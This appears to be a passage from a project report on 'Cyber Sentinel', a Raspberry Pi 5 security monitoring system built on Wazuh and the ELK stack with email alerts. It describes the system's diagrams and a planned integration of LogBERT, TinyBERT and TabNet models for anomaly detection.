The diagram above shows the structure and workflow of Cyber Sentinel. At the core, the Wazuh Agent collects logs from their systems and sends them to the Wazuh Manager, which analyzes the logs and creates alerts based on specific rules. These alerts are then passed through Filebeat, which forwards them to Logstash for further processing, enrichment, and delivery. It can trigger Email Notifications for critical alerts. Kibana connects to Elasticsearch and helps users visualize the stored data through dashboards. Finally, Users can access the dashboard in Kibana as well as receive email alerts about potential threats.

Hardware Component Diagram




Figure 6: Hardware Component Diagram

The hardware components diagram places the Raspberry Pi 5 at the centre, serving as the main processing unit for running Kali Linux, the Wazuh Manager, and the ELK Stack on a 64 GB microSD card. A USB-C power adapter provides a steady 5 V/3 A supply to keep the system running smoothly. A small cooling fan mounted on the CPU prevents overheating during intensive tasks like log analysis. For network access, the Pi connects via a wired Gigabit Ethernet port or built-in Wi-Fi to a local switch or router, allowing it to collect logs from endpoint devices on the same network. During initial setup, a monitor attaches to a micro-HDMI port and a keyboard and mouse plug into USB ports; these peripherals are removed afterward when the system is accessed remotely. Endpoint devices, shown at the diagram's edges, communicate over the network with the Pi to send log data for security monitoring, making the setup both compact and cost-effective for small networks.




Figure 7: Hardware

3.2 Component Interactions and Collaborations

Design Level Sequence Diagram




Figure 8: Design Level Sequence Diagram

The Diagram shows how different parts system work together to detect a threat and send an alert to the user. It follows the process step by step, starting with the Wazuh Agent collecting logs from a computer, i.e repeated failed login attempts. These logs are sent to the Wazuh Manager, which checks them for signs of a threat. If it finds something dangerous, like a brute-force attack, it creates an alert in *alerts.json*. From this point, the system does two things at the same time. First, Filebeat reads the alert from the file and sends it to Elasticsearch, where it is stored and made ready for viewing later. Second, Logstash also reads the same alert, checks how serious it is, and—if it's critical—sends an email notification using an email service like Gmail. This way, the user is informed quickly while the alert is also saved for future use. The diagram clearly shows how each part of the system has a specific role and how they all work together smoothly to respond to threats in real time. This makes it easier for users and developers to understand how the system functions during an actual security event.

Collaboration Diagram




Figure 9: Collaboration Diagram

The Collaboration Diagram illustrates how the main parts of the Cyber Sentinel system work together to detect and respond to a security threat. It starts with the Wazuh Agent, which collects log data from devices and sends it to the Wazuh Manager running on a Raspberry Pi. The manager checks this data and, if it finds something suspicious, saves the alert in a file called alerts.json. From there, two tools—Filebeat and Logstash—pick up the alert at the same time. Filebeat sends the alert to Elasticsearch, where it is stored and can be searched later. Logstash checks if the alert is serious; if it is, it sends an email using an Email Service like Gmail. Finally, when a user wants to review the situation, they use Kibana, which pulls the alert data from Elasticsearch and shows it on a dashboard. This whole process happens smoothly and often in parallel, making the system fast and reliable. The diagram helps show how each part of the system plays a role—from detecting problems to informing users—making sure security events are handled quickly and clearly.

Activity Diagram




Figure 10: Activity Diagram

The activity diagram above shows how the Cyber Sentinel system works when it processes system logs and handles possible security threats. It starts when a device on the network, such as a computer or

server, generates logs—these could be login attempts or system changes. The Wazuh Agent collects these logs and sends them to the Wazuh Manager, which checks them for signs of a security issue. If no issue is found, the log is discarded. But if something suspicious is detected, the system creates an alert and saves it in a file. From there, two things happen at the same time: one part of the system (Filebeat, Elasticsearch, and Kibana) stores the alert and shows it on a dashboard, while another part (Logstash) decides if the alert is serious and sends an email to the user if needed. This setup helps the system respond quickly to threats and notify the user right away. The diagram uses swimlanes to show what each part of the system does and includes decision points and parallel tasks to explain how alerts are managed smoothly. This helps both technical and non-technical users understand how the system keeps their network safe.

Data Flow Diagram

The diagram depicts how the system continuously gathers, analyzes, stores, and presents security information from devices on a local network. First, software agents on each device collect system logs and forward them to a central manager, which checks the logs against predefined rules and creates alerts for suspicious activity. Both raw logs and alerts are then sent by a lightweight forwarder into a search-and-storage engine, where they can be indexed for later review. Critical alerts are also picked up by a processing tool that formats and sends email notifications. At the same time, a visualization dashboard retrieves data from the storage engine to display real-time charts and summaries. This flow ensures that all activity is securely recorded, urgent threats trigger immediate warning messages, and personnel have clear, up-to-date views of their network's status.




Figure 11: Data Flow Diagram

3.3 System Architecture: Machine Learning Integration

The Cyber Sentinel project enhances its security monitoring capabilities by integrating advanced machine learning (ML) models to address limitations in Wazuh's rule-based systems. While Wazuh's detection excels at identifying known threats, it may miss complex or novel attacks. The incorporation of LogBERT, TinyBERT, and TabNet enables Cyber Sentinel to detect anomalies and emerging threats by analyzing both textual and structured security data. These models are to be deployed locally on a Raspberry Pi 5 running Kali Linux, aligning with the project's constraints

This section details the implementation, data processing, and optimization of these ML models within Cyber Sentinel's architecture.

3.3.1 Overview of Machine Learning Models

Cyber Sentinel leverages three specialized ML models, each designed to handle distinct data types for comprehensive threat detection:

- **LogBERT**: Fine-tuned on log event data, LogBERT excels at detecting anomalies in textual logs, such as intrusion attempts, system misconfigurations, and abnormal behavior patterns. It is particularly suited for analyzing Wazuh's alert logs, such as those stored in alerts.json, by understanding the context and semantics of log messages. For example, LogBERT can identify subtle patterns, like repeated error messages indicating a potential exploit attempt, that rule-based systems might overlook. Its specialization in log analysis makes it a critical component for enhancing Cyber Sentinel's textual log processing capabilities.
- **TinyBERT**: A lightweight version of the BERT model, TinyBERT is optimized for natural language processing (NLP) tasks while being efficient enough for resource-constrained environments like the Raspberry Pi. It processes unstructured text in Wazuh logs, such as alert descriptions, to classify events (e.g., normal, suspicious, critical) or extract key features for further analysis. For instance, TinyBERT can categorize alerts based on their textual content,

aiding security personnel in prioritizing responses. Its compact design ensures minimal resource usage, making it ideal for Cyber Sentinel's hardware constraints.

- **TabNet**: Designed for structured tabular data, TabNet uses a sequential attention mechanism to focus on critical features, such as source and destination IPs, ports, protocols, and packet sizes. In Cyber Sentinel, TabNet would analyze structured data from Packetbeat and Wazuh logs to detect anomalies and classify events, such as identifying unusual network traffic patterns indicative of DDoS attacks.

These models complement each other, with LogBERT and TinyBERT focusing on textual log analysis and TabNet addressing structured data, ensuring a holistic approach to threat detection.

3.3.2 Data Sources and Preprocessing

The effectiveness of the ML models relies on well-prepared input data from two primary sources:

- **Wazuh Logs**: Collected from client machines via Wazuh agents, these logs include system logs, security events, and application logs. They contain both structured data (e.g., timestamps, event IDs) and unstructured text (e.g., alert descriptions). For both BERTs, preprocessing involves:
  - Cleaning logs to remove irrelevant entries, like system-generated noise or incomplete records.
  - Tokenizing text into words using lightweight libraries like Hugging Face's Transformers
  - Converting text into numerical embeddings suitable for NLP models.
  - Handling special characters, numbers, and varying log formats to ensure consistency.
  - Padding or truncating sequences to a fixed length to meet model input requirements.
- **Network Traffic Data**: Captured by Packetbeat, this data includes structured information from network packets, such as source and destination IPs, ports, protocols, and packet sizes. For TabNet, preprocessing includes:
  - Filtering out incomplete or corrupted packets to ensure data quality.

- Normalizing numerical features (e.g., packet sizes) using min-max scaling to standardize ranges.
- Encoding categorical variables (e.g., IP addresses, protocols) using label encoding to convert them into numerical formats.
- Selecting relevant features based on their importance in detecting anomalies, such as packet frequency or source IP diversity.

Preprocessing is performed locally on the Raspberry Pi to maintain data privacy and minimize latency. Scripts written in Python can easily handle data cleaning and formatting efficiently, ensuring that the models receive consistent and high-quality input.

3.3.3 Model Integration into System Architecture

The ML models are integrated as additional components within Cyber Sentinel's framework, enhancing its threat detection capabilities while maintaining compatibility with existing systems.

- **Deployment**: LogBERT, TinyBERT, and TabNet are to be deployed locally on the Raspberry Pi 5 as lightweight Python scripts or Flask-based APIs. This approach ensures all processing occurs within the LAN, preserving data privacy and reducing latency, which is critical. The models are loaded into memory during system startup, with inference performed on incoming data streams.
- **Data Flow**:
  - **LogBERT and TinyBERT**: Raw log data from Wazuh agents is processed by the Wazuh Manager, which generates rule-based alerts. Simultaneously, the log data is forwarded to LogBERT and TinyBERT for anomaly detection and classification. LogBERT identifies anomalies in textual log content, such as unusual error patterns, while TinyBERT classifies alerts based on their descriptions, providing additional context for security personnel.

    - **TabNet**: Network traffic data captured by Packetbeat is directly fed into TabNet. The model analyzes structured data to classify network activities and detect malicious patterns, such as sudden spikes in traffic indicative of a DDoS attack or repeated port scans.

- **Alert Generation**: When a model detects a potential threat, it generates an alert with details such as the anomaly type, confidence score, and relevant data (e.g., log entry or packet details). These ML-generated alerts are stored in Elasticsearch alongside Wazuh's rule-based alerts, ensuring a unified view of security events. Alerts can be visualized in Kibana dashboards or sent as HTML-formatted email notifications via Logstash for critical incidents.
- **Multi-Model Fusion**: A transformer-based fusion mechanism aggregates the outputs of LogBERT, TinyBERT, and TabNet to refine predictions and reduce false positives. For example, if TabNet flags a network anomaly, LogBERT's analysis of related logs can provide contextual validation, confirming whether the anomaly corresponds to a genuine threat. This hybrid approach enhances detection accuracy by leveraging the strengths of each model.

This integration ensures that the ML models enhance Cyber Sentinel's capabilities without requiring significant architectural changes, maintaining seamless operation with existing components.

3.3.4 Optimization for Resource-Constrained Environments

The Raspberry Pi 5's limited resources (8GB RAM, modest CPU) pose challenges for running ML models. Several optimization techniques are employed to ensure efficient operation:

- **Model Quantization and Pruning**: Quantization reduces the precision of model weights (e.g., from 32-bit to 16-bit floating-point), decreasing memory usage and speeding up inference. Pruning removes redundant parameters, further reducing computational demands. These techniques are to be applied to LogBERT and TinyBERT to minimize their footprint, while TabNet benefits from similar optimizations to handle tabular data efficiently.

- **Hyperparameter Tuning**: Model parameters, such as learning rates and layer sizes, should be adjusted to balance performance and resource consumption. For TabNet, class weight balancing addresses class imbalances in network traffic data, improving detection of rare attack types, such as targeted exploits.
- **Efficient Data Handling**: Preprocessing pipelines are optimized to minimize overhead:
    - Lightweight libraries, such as Hugging Face's Transformers, streamline log tokenization for LogBERT and TinyBERT.
    - Packetbeat data is filtered to include relevant features for TabNet, reducing processing time.
    - Data batching reduces frequent I/O operations, improving efficiency on the Raspberry Pi.

